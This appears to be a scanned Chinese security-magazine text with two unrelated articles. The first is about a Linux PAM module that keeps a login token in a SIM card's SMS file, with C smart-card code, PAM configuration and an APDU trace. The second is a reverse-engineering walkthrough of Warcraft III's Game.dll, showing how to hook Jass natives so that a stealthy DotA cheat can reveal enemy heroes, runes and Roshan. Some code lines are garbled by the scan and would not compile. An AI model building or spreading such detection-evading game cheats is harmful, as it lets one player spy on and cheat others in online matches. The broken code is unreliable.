返回的数据最后两个字节叫做 SW(Status Word),用来表示指令的执行状态。通常 0x9000 和 0x9F??表示成功，后面的 SW 表示还有??字节的数据可以通过 GET RESPONSE 指令取得（下文会说到）。

通信协议主要有 T=0 和 T=1 两种，T=0 是面向字节的，T=1 是面向块的。SIM 卡使用 T=0。

SIM 卡里是有文件系统的，只是不如 PC 上这么复杂就是了。文件分 3 种，MF(Master File)、DF(Dedicated File)、EF(Elementary File)。MF 有且只有一个，相当于根目录；DF 相当于子目录；EF 相当于文件。目录和文件不是由文件名表示的，而是文件 ID。EF 分为 3 种，Transparent、Linear Fixed、Cyclic。Transparent 就是简单的二进制文件，有固定长度，可以从任意位置读取写入。Linear Fixed 是记录文件，每一条记录都是定长的，读取写入只能是完整的记录，电话号码本和短信都属于这一种文件。Cyclic 和 Linear fixed 类似，只是持续写入的话会把旧的记录覆盖。具体的操作指令会在后面提到，这里就不说了。

代码编写，SIM 卡读写部分：

```
#include <stdlib.h>
#include <string.h>
#include <winscard.h>
#include <libintl.h>
#define _ gettext
#include "common.h"
#include "settings.h"
#include "card.h"
#define LEN sizeof(token)
typedef struct {
```

```
        WORD len;
        BYTE sw1;
        BYTE sw2;
    } __attribute__((packed)) response;
    static __attribute__((pure)) WORD bswap(WORD w) /* 交换字节顺序 */
    {
        return ((w << 8) & 0xFF00) | ((w >> 8) & 0xFF);
    }
    static response trans(SCARDHANDLE hCard, BYTE *in, int len, BYTE *out, DWORD bufsize)
    {
                /* 封装 SCardTransmit，Windows 的 API 总是很啰嗦 */
        LONG ret;
        SCARD_IO_REQUEST ioreq;
        response r = { -1, 0, 0};
        ret = SCardTransmit(hCard, SCARD_PCI_T0, in, len, &ioreq, out, &bufsize);
        if(ret == SCARD_S_SUCCESS) {
            r.len = bufsize-2;
            r.sw1 = out[bufsize-2];
            r.sw2 = out[bufsize-1];
        }
        return r;
    }
    /* SIM 卡中的文件 ID */
    #define FID_MF 0x3F00 /* Master File */
    #define     FID_DF_TELECOM 0x7F10
    #define         FID_EF_SMS 0x6F3C /* 短信文件 */
    #define         FID_EF_ADN 0x6F3A /* 电话号码本，实际上没有用到 */
    #define     FID_DF_GSM 0x7F20
    #define         FID_EF_IMSI 0x6F07
    static response select_file(SCARDHANDLE hCard, WORD fileid)
    {
                /* 用来选择 SIM 卡文件的函数，实际上就是发送一个 APDU
                * 因为这几个函数基本相同，所以剩下的都省略了 */
    BYTE apdu[] = { 0xA0, 0xA4, 0x00, 0x00, 0x02, /* >> */ 0x00, 0x00 /* << file id */ };
    BYTE buf[4];
        apdu[5] = (fileid>>8) & 0xFF;
        apdu[6] = fileid & 0xFF;
        return trans(hCard, apdu, sizeof(apdu), buf, sizeof(buf));
    }
    static response get_response(SCARDHANDLE hCard, BYTE *out, DWORD len);
    static response read_record_abs(SCARDHANDLE hCard, DWORD index, BYTE *out, DWORD rlen);
    static response write_record_abs(SCARDHANDLE hCard, DWORD index, const BYTE
      *in, DWORD len);
    #define fail_if(exp, errmsg) \
        if(exp) { \
            ret = 0; \
            if(errmsg) \
                err = (errmsg); \
            goto finish; \
        }
    static int inline trans_succeeded(response r)
    {
                /* SW 的第一个字节是这些说明成功 */
        return r.sw1 == 0x90 || r.sw1 == 0x9F || r.sw1 == 0x91;
    }
    typedef struct {
                /* 这个结构是 SELECT 指令以后的 GET RESPONSE 取得的数据 */
        WORD rfu1;
        WORD size; /* 文件大小 */
        WORD fid; /* 文件 ID */
        BYTE ftype; /* 文件类型 */
        BYTE rfu2[5];
        BYTE cb; /* gsmdata 的长度 */
        BYTE gsmdata[0];
    } __attribute__((packed)) select_resp;
    static int token_manipulate(token *ptok, int op)
    {
                /* 读写 SIM 卡的函数，读写的大部分代码相同，就写在一个函数里了 */
    SCARDCONTEXT ctx = 0;
        SCARDHANDLE hCard = 0;
        char *reader = NULL;
        char *err = NULL;
        DWORD dwActiveProtocol, nRec, dwRecSize;
        response resp;
        BYTE buf[300];
        int ret = 1;
        int status;
        reader = get_setting("reader");
        fail_if(!reader, _("** PLEASE SPECIFY CARD READER NAME IN CONFIG FILE OR PAM PARAMETERS **"));
        fail_if(SCARD_S_SUCCESS != SCardEstablishContext(SCARD_SCOPE_SYSTEM, NULL, NULL, &ctx), _("SCardEstablish Context failed"));
        status = SCardConnect(
            ctx,
          reader,
    SCARD_SHARE_EXCLUSIVE,
            SCARD_PROTOCOL_T0,
            &hCard,
            &dwActiveProtocol
        ); /* 连接 SIM 卡 */
        fail_if(status == SCARD_E_NO_SMARTCARD, _("No smartcard is currently in reader."));
        fail_if(status != SCARD_S_SUCCESS, _("SCardConnect failed"));
        fail_if(!trans_succeeded(select_file(hCard, FID_MF)), _("APDU failure")); /* 选择 Master File */
    ail_if(!trans_succeeded(select_file(hCard, FID_DF_TELECOM)), _("APDU failure")); /* 选择 DF_TELECOM */
        resp = select_file(hCard, FID_EF_SMS); /* 选择短信文件 */
    f
        fail_if(!trans_succeeded(resp), _("APDU failure"));
        resp = get_response(hCard, buf, resp.sw2); /* 取得上一个 SELECT 指令的 RESPONSE, resp.sw2 是的长度 */
        fail_if(!trans_succeeded(resp), _("APDU failure"));
        dwRecSize = ((select_resp *)buf)->gsmdata[1]; /* 这里表示短信文件一条记录的长度 */
        nRec = bswap(((select_resp *)buf)->size) / dwRecSize; /* 通过文件长度和记录长度计算出一共有几条记录 */
        /* 保存的时候从短信的第四个字节开始，第一个字节保持为 0，这样即使 SIM 卡被手机使用也会认为这一条记录是"未使用"的 */
        switch(op) {
        case 1: // 读取
            fail_if(!trans_succeeded(read_record_abs(hCard, 1, buf, dwRecSize)), _("APDU failure"));
            memcpy(ptok, &buf[4], LEN);
            break;
        case 2: // 写入
            memset(buf, 0xFF, sizeof(buf));
            buf[0] = 0;
            memcpy(&buf[4], ptok, LEN);
            fail_if(!trans_succeeded(write_record_abs(hCard, 1, buf, dwRecSize)),
        _("APDU failure"));
            break;
        default:
            break;
        }
        finish:
            /* 清理现场 */
        if(hCard) SCardDisconnect(hCard, SCARD_RESET_CARD);
        if(ctx) SCardReleaseContext(ctx);
        if(err) card_setstrerror(err);
      return ret;
    }
    int read_token(token *out)
    {
        return token_manipulate(out, 1);
```

```
}
int write_token(token *in)
{
    return token_manipulate(in, 2);
}
```

部署

程序写好了，该设置一下开始使用了！

首先把卡和登录信息都准备好：

```
proton@Proton:~/my_projects/pam_iccard$ sudo touch /etc/cards
proton@Proton:~/my_projects/pam_iccard$ ./initcard
Enter your PIN:
Card initialized.
proton@Proton:~/my_projects/pam_iccard$ ./registercard
PIN:
Registered.
proton@Proton:~/my_projects/pam_iccard$
```

这两个工具都很简单，看名字就能猜出用途，源码就不再贴出来了。然后在把/etc/pam.d/common-auth 复制一份，删除原来的 pam_unix.so 一行，并且添加这一行：

```
auth sufficient /path/to/module/pam_iccard.so
reader=Your_Smartcard_Reader_Name
```

保存成 common-auth-smartcard。

修改相应的文件(login、gdm、gnome-screensaver、polkit-1、su 等)，把其中的

```
@include common-auth
```

改成

```
@include common-auth-smartcard
```

这样就完成了！

看一下效果，如图 1 所示。

```
Ubuntu 10.04.2 LTS Proton tty1
Proton login: proton
Read card failed: No smartcard is currently in reader.
Login incorrect
Proton login: proton
PIN:
Last login: Thu Mar 10 17:06:26 CST 2011 on tty1
Linux Proton 2.6.32-29-preempt #58-Ubuntu SMP PREEMPT Fri
Feb 11 21:21:37
UTC 2
11 x86_64 GNU/Linux
Ubuntu 10.04.2 LTS
Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/
27 packages can be updated.
16 updates are security updates.
proton@Proton:~$
```




图 1　GDM 登录时的效果

一次完整的通信

由一次登录过程产生的通信如下：

```
-->: A0 A4 00 00 02 3F 00 # CLA=0xA0 INS=0xA4(SELECT，选择文件) P3=2 说明附带 2 个字节的数据，P3 后就是这两个字节的数据，也就是文件 ID
<--: 9F 17 # 表示成功，并且有 0x17 字节的数据可以通过 GET RESPONSE 指令获取，下同
-->: A0 A4 00 00 02 7F 10
<--: 9F 17
-->: A0 A4 00 00 02 6F 3C
<--: 9F 0F
-->: A0 C0 00 00 0F # INS=0xC0(GET RESPONSE) P3 表示长度
<--: 00 00 00 B0 6F 3C 04 00 11 FF 55 01 02 01 B0 90 00 # 最后两个字节总是 SW，0x9000 表示成功。之前的字节就是数据，可以根据上文的 select_resp 结构对号入座
-->: A0 B2 01 04 B0 # INS=0xB2(READ RECORD), P1 表示记录号, P2 的 0x04 表示是绝对位置，P3 表示大小
<--: 00 FF FF FF 43 41 52 44 8B 86 5C 59 ...... FF FF 90 00 # 这就是一条短信，也就是我们需要的认证标记，因为很长就省略了。
```

后记

程序在 Ubuntu 10.04.2 LTS x86_64 上测试成功。

因为程序分成了两部分（PAM 和对 SIM 卡的操作），所以很自然地会想这两部分除了这样还可以怎么用。

如果只是为了方便，PAM 模块可以设计成通过简单的按键来认证——比如说笔记本上的无线开关、插拔光驱位的光驱，或者比较一般的，调节音量的旋钮，左三下右四下什么的，也是不错的选择。简单的声音识别也是有可能的——敲击麦克风的节奏作为密码，既有操作感，算法上也不是特别难处理，只是不适合真正要求严肃的认证的地方，自己家里或者宿舍里就很 cool 了。当然，要求登录的时候正确的输入 10 个英文单词也很好。


SIM 卡既然适合用来存储认证标记，那么不仅仅把它用在登录上，还可以通过它存储真正的密钥。比如写一个简单的脚本通过调用 openssl 来加密解密，密码就可以存储在短信或者电话本里。甚至可以自己写一个壳，用做应用程序的加密，同样解密密钥放在 SIM 卡中。

SIM 卡自己有 PIN 的功能，而且可以选择性地开启 8 个字节。开启后不输入正确的 PIN 是不能读取信息的，而且输入错误 3 次以后就会锁卡。这其实比程序中设计的 PIN 功能更合适，只是当时在设计的时候没有想到使用 SIM 卡作为存储认证标记的介质，而 SLE4428、24C02 之类的存储卡 PIN 太短或者干脆没有密码功能，所以使用软件实现了。

SIM 卡的 RUN GSM ALGORITHM 指令可以让 SIM 卡以 16 字节的随机数和卡内的 Ki 计算出 SRES 和 Kc，Ki 是存储在卡内而且是不可读出的，手机就是通过这个指令生成的 SRES 和 Kc 来向运营商验证身份、加密通信的。程序也可以设计成这样：生成 Ki 并且写入卡中，再通过相应的算法计算加密后的 RAND，并且保存很多的 RAND 和 Hash(A3A8(RAND, Ki))对，作为一次性密码使用，生成的 Ki 丢弃。这样比直接将认证标记读出、计算并且在内存种逗留要安全些，攻击者至少需要拿到卡才能解出 Ki，而且是一种自然而且强制的密码计数的过期策略。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：外挂，魔兽争霸，DotA



魔兽争霸 DotA 外挂浅析

文/图 Proton

动 机

作者自己是一个 DotA 爱好者，某天希望使用某个零 X 魔兽助手做一个卡尔的改键脚本，结果发现他提供的函数无法判断动态添加的技能的状态。在抄起 OD 跑了半天以后，突然醒悟，为什么一定要修改，不自己写一个呢？ 于是在做了一定的工作以后，最终的目标就慢慢的变成了外挂。

达成目标

这篇文章里，外挂实现了这几个功能：不停地在小地图上提示敌方英雄位置，神符刷新的时候提示位置和种类，提示 Roshan 复活。外挂本身也要有一定的隐蔽能力，无进程无线程无 DLL 无补丁，听起来很隐蔽吧。

基础知识

如果你玩过魔兽的地图编辑器的话，应该会知道里面有一个东西叫做“触发编辑器”，地图的行为都是在这里面定义的。实际上，当地图保存以后，这些触发都会被转换成一种脚本语言，叫做 Jass，这就是地图制作者口中常说的 T 和 J(Trigger，Jass)。

Jass 中有两种函数，一种是通过 function 命题定义的函数，另一种是通过 native 关键字声明的函数。前一种就是一般的函数了，后一种叫做“原生函数”，是魔兽自己实现的，而不是用脚本写的。native 和 Jass 的关系就像 Windows 中 Native API（系统调用）和 ntdll.dll 中转发函数的关系差不多。对于 Jass 来说，native 就是脚本与魔兽之间沟通的桥梁。

即使知道了这些函数，也不能随便的调用。比如，在网络对战的时候，如果通过 SetUnitX/Y 或者其他类似的函数强行设定某个单位的坐标，就会触发 Desync 而掉线了。所有 extends handle 的类型，以及随机数(GetRandomInt 之类的)，是必须同步的，否则就会掉线，string、integer、real 等类型可以不同步，一些函数，比如 DisplayTimedTextToPlayer，PingMinimapEx 等，是可以非同步调用的，这两个函数也是下文需要用到的函数。

经过测试，这些 Jass native 可以直接调用，与在 Jass 中调用效果相同。

War3 逆向分析

注：以下所有的地址，都是基于魔兽争霸 1.24e 的。

既然知道了有 Jass native 这种东西的存在，那么上哪里去找他们的地址呢？祭起 OD，在 Game.dll 的领空用 Ultra String Reference 插件扫描一下，随便查找一个 Jass native 的函数名，结果如下：

```
6F3D4B60  E8 ABFB0700   call  6F454710
6F3D4B65  68 3CD9956F   push  6F95D93C      ;
ASCII "(R)R"
6F3D4B6A  BA 34D9956F   mov   edx, 6F95D934 ;
ASCII "Deg2Rad"
6F3D4B6F  B9 10353B6F   mov   ecx, 6F3B3510
6F3D4B74  E8 A7100800   call  6F455C20
6F3D4B79  68 3CD9956F   push  6F95D93C      ;
ASCII "(R)R"
6F3D4B7E  BA 2CD9956F   mov   edx, 6F95D92C ;
ASCII "Rad2Deg"
6F3D4B83  B9 30353B6F   mov   ecx, 6F3B3530
6F3D4B88  E8 93100800   call  6F455C20
6F3D4B8D  68 3CD9956F   push  6F95D93C      ;
ASCII "(R)R"
6F3D4B92  BA 28D9956F   mov   edx, 6F95D928 ;
ASCII "Sin"
6F3D4B97  B9 50353B6F   mov   ecx, 6F3B3550
6F3D4B9C  E8 7F100800   call  6F455C20
......
```

除了第一行，下面都是 4 条指令一组，都是 call 6F455C20 这个函数。很明显这是个 fastcall，有 3 个参数，分别是 native 的函数地址、函数名和签名。像这样的表还有一个，虽然函数名和签名都是像这样，函数地址却全部指向同一个仅仅返回 0 的 dummy。这样我们就找到了所有 native 函数的地址！而且另外捎带着 3 个地址：6F3D4B60 也就是这段代码的开始地址，命名为 PInitNatives；6F455C20 添加 native 函数的函数，命名为 PAddNative；6F454710 也就是第一句的那个 call，实际上这个是初始化 Jass 运行环境的函数，但是现在还看不出来，这是作者后来在分析 PGetCurrentJassEnv 函数（下文会提到）后得出的结论，只是这个函数与外挂的编写没有关系，就简单地说明一下直接带过了。知道了函数地址，也要知道函数应该改怎么调用才是啊。随便牵出几个 native 分析了一下，发现大部分的 native 都是 cdecl 调用约定的，少数是 thiscall（ecx 中存放 this 指针，剩下的跟 stdcall 一样），参数跟 Jass 中的参数是一一对应的。只是

还有一些要注意的问题：integer 类型是直接传值(int)，real 类型是指向单精度浮点数的指针(float*)，handle 类型只是一个 id(int)，string 稍复杂，这里做一下分析。

随便在某个需要 string 类型参数的 native 上设断点，中断后发现是一个指向不明结构的指针。OD 在 I2S 函数(用做将 integer 转换成 string) 上设断，却发现返回值是一个代表 string 的 id。作者在这个地方卡了有一段时间，后来在分析 native 函数的 caller(下文叫做 RunJassNative，因为这个函数接受 native 的函数名和 JassEnv 作为参数，运行 native 函数)的时候，发现了这样的一段代码：

```
; 这个是 RunJassNative 上按 F5 的结果，其中的一个 switch
    switch ( v10 )
    {
      case 'R': // real
        v16 = *(_DWORD *)(v8 + 32);
        v17 = offs_funcptr;
        *(_DWORD *)offs_funcptr = v16;
        *(_DWORD *)v7 = offs_funcptr;
        offs_funcptr = (int (*)(void))((char *)v17 + 4);
        break;
      case 'C': // code
        if ( v9 != 3 )
          goto LABEL_6;
        *(_DWORD *)v7 = sub_6F45D960(v22,
*(_DWORD *)(v8 + 32));
        break;
      case 'S': // string
        *(_DWORD *)v7 = sub_6F45A150(v22, *(_DWORD
*) (v8 + 32));
        break;
      case 'H': // handle
        for ( ; *(_BYTE *)v6 != 59; ++v6 )
          ;
        ++v6;
        goto LABEL_15;
      default:
LABEL_15:
        *(_DWORD *)v7 = *(_DWORD *)(v8 + 32);
        break;
    }
```

注意其中的 case 'S'的情况，发现 6F45A150 这个函数，接受两个参数，其中第二个参数就是 stringid，第一个参数是某个结构的指针。返回值就是应该传给 native 的描述 string 的不明结构。这个函数命名为 PSIdToPointer。按 F5 键后发现，这个函数只有一句话，大概就是从参数中的结构取出一个地址，以 stringid 作为 index 计算后返回。那么这个结构大概就是跟 Jass 运行时有关了，就叫它 JassEnv 吧。不停地追溯这个 JassEnv 的值，最后来到了这里：

```
int __fastcall sub_6F44C150(int a1, int a2, int a3, int a4, int a5, int
a6)
{
  int v6;
  int v7;
  int result;
  v7 = a2;
  v6 = sub_6F44BDF0(a1);
  if ( a5 && *(_DWORD *)(v6 + 32) )
    result = sub_6F460810();
  else
    result = sub_6F4603C0(v6, v7, a3, a4, a6, 0); // 追溯 caller 一
直到这个函数，v6 就是 JassEnv
  return result;
}
```

可以很明显的看出来，JassEnv 就是 6F44BDF0 这个函数的返回值。跟进后发现这个函数只是根据 TLS 中记录的一个结构中根据仅有的一个参数取出一个值。实地设断后发现他的返回值有两个，参数也只有 1、2 两种情况。考虑到 war3 在运行时有两套 Jass 环境，一套是主环境，另一套是 AI 环境，所以认为参数是用来表示取得哪一套环境的 JassEnv，测试后发现，参数是 1 时，返回主 JassEnv。这个函数命名为 PGetCurrentJassEnv。

然后分析 I2S 函数：

```
int __cdecl jassnative_I2S(int a1)
{
  char v2; // 这里应该是数组的，F5 没有看出来
  unsigned int v3;
  v3 = (unsigned int)&v2 ^ dword_6FAC4160;
  Storm_578(&v2, 0x100u, "%d", a1);
  return sub_6F3BB560((int)&v2);
}
```

其中 Storm_578 是 Storm.dll 中的函数，这个基本上跟 wsprintf 没区别了。发现转换后的 string 传给了 6F3BB560 做参数。实地调试发现这个函数返回的正是 stringid。这个函数命名为 PSaveString。

至此，我们已经掌握了在 native 中传递 string 做参数的方法了。

DotA 6.71b 逆向分析

魔兽争霸的地图实际上是一种叫做 mpq 格式的压缩包，跟目录下的 war3.mpq 等文件是同一种格式。网上已经有各种操作 mpq 格式的工具，这里推荐一下 HkeW3mModifier 打开地图后全部解压，将解压后的 units 目录放在魔兽争霸目录下，打开地图编辑器，就可以看到 DotA 的单位和物品了，如图 1 所示。




图 1

用 JassCraft (推荐的 Jass 脚本编辑器) 打开解压出来的 war3map.j， 整理代码后在 12053 行左右找到如下代码：

```
function W41 takes nothing returns boolean
    local trigger t = GetTriggeringTrigger()
    local location W51
    local real HQI
  if GetTriggerEvalCount(t) == 600 or S00 then
    ……
        set FL0 = FL0 + 1
        set N0 = CreateUnitAtLoc(Player(12), 'n00L', W51,
bj_UNIT_FACING)
        call SetUnitAcquireRange(N0, 150)
        call VP1(N0)
    ……
    return false
endfunction
```

也就是 Roshan 是通过 CreateUnitAtLoc 函数创建的，用 IDA 分析后发现，CreateUnitAtLoc 函数也是在内部调用 CreateUnit 函数，所以只要 Hook CreateUnit 就可以了。至于为什么要这样处

理……实际上这是个历史遗留问题，本来作者还想实现对方“插眼”提示的，不过后来发现“插眼”时创建单位并不是使用 CreateUnit 函数，但是这样 Hook 的做法还是保留了下来。

接下来，在 12246 行附近找到了如下函数：

```
function WK1 takes nothing returns boolean
    ……
    if FM == false then
        if WL1 and WM1 then
            set WN1 = GetRandomInt(1, 5)
            if WN1 == 1 then
                call CreateItem('I007', x, y)
            elseif WN1 == 2 then
            ……
            endif
        endif
    else
        ……
    endif
    return false
endfunction
```

由此可以看出，神符是由 CreateItem 函数创建的。CreateUnit 和 CreateUnit 的函数签名如下：

```
native CreateUnit takes player id, integer unitid, real x, real y, real face returns unit
native CreateItem takes integer itemid, real x, real y returns item
```

hook 这两个函数后，可以根据 unitid、itemid 来判断是不是感兴趣的单位或者物品，x 和 y 则提供了坐标，对于神符提示和 Roshan 复活提示，这样就足够了。

小地图上敌方英雄提示，不停地调用 PingMinimapEx 函数在敌方英雄位置处发信号就可以了。只是所有 extends handle 的类型都是必须同步的，我们不能通过 GroupEnumUnitsInRange 之类的函数来枚举所有的英雄（需要一个 group 对象）。经过观察后发现，英雄在出生、复活的时候都会调用 SetUnitX/SetUnitY 函数设定英雄位置，观察 SetUnitX 的函数签名：

```
native SetUnitX takes unit whichUnit, real newX returns nothing
```

Hook 住 SetUnitX 之后，判断 whichUnit 是不是一个英雄，是不是幻象（通过 IsUnitType 和 IsUnitIllusion 函数），如果是的话，就把这个 unit 记录下来，这样就可以获得所有英雄的 unit 值了。

既然是提示敌方英雄位置，那必然是周期性的，怎样保证定时调用呢？这里作者走了不少弯路。一开始实现的时候是通过线程实现的，在决定去掉线程的时候，在 RunJassNative 函数调用 native 的地方做了 inline hook（6F45DCC5 处，每秒 3000～10000 次地调用）；去掉 inline hook 换做 DRx 下断点的时候，又有很明显的性能问题。后来想到，既然这些东西都是在魔兽的主线程内完成的，那么应该有消息循环，直接 SetTimer 不就好了。果然，OD 中 bp DispatchMessage 后，中断在主线程了。

程序构思

上一节已经将魔兽争霸和 DotA 分析过了，所有的必要条件就已经掌握，那么就可以开始编码了。

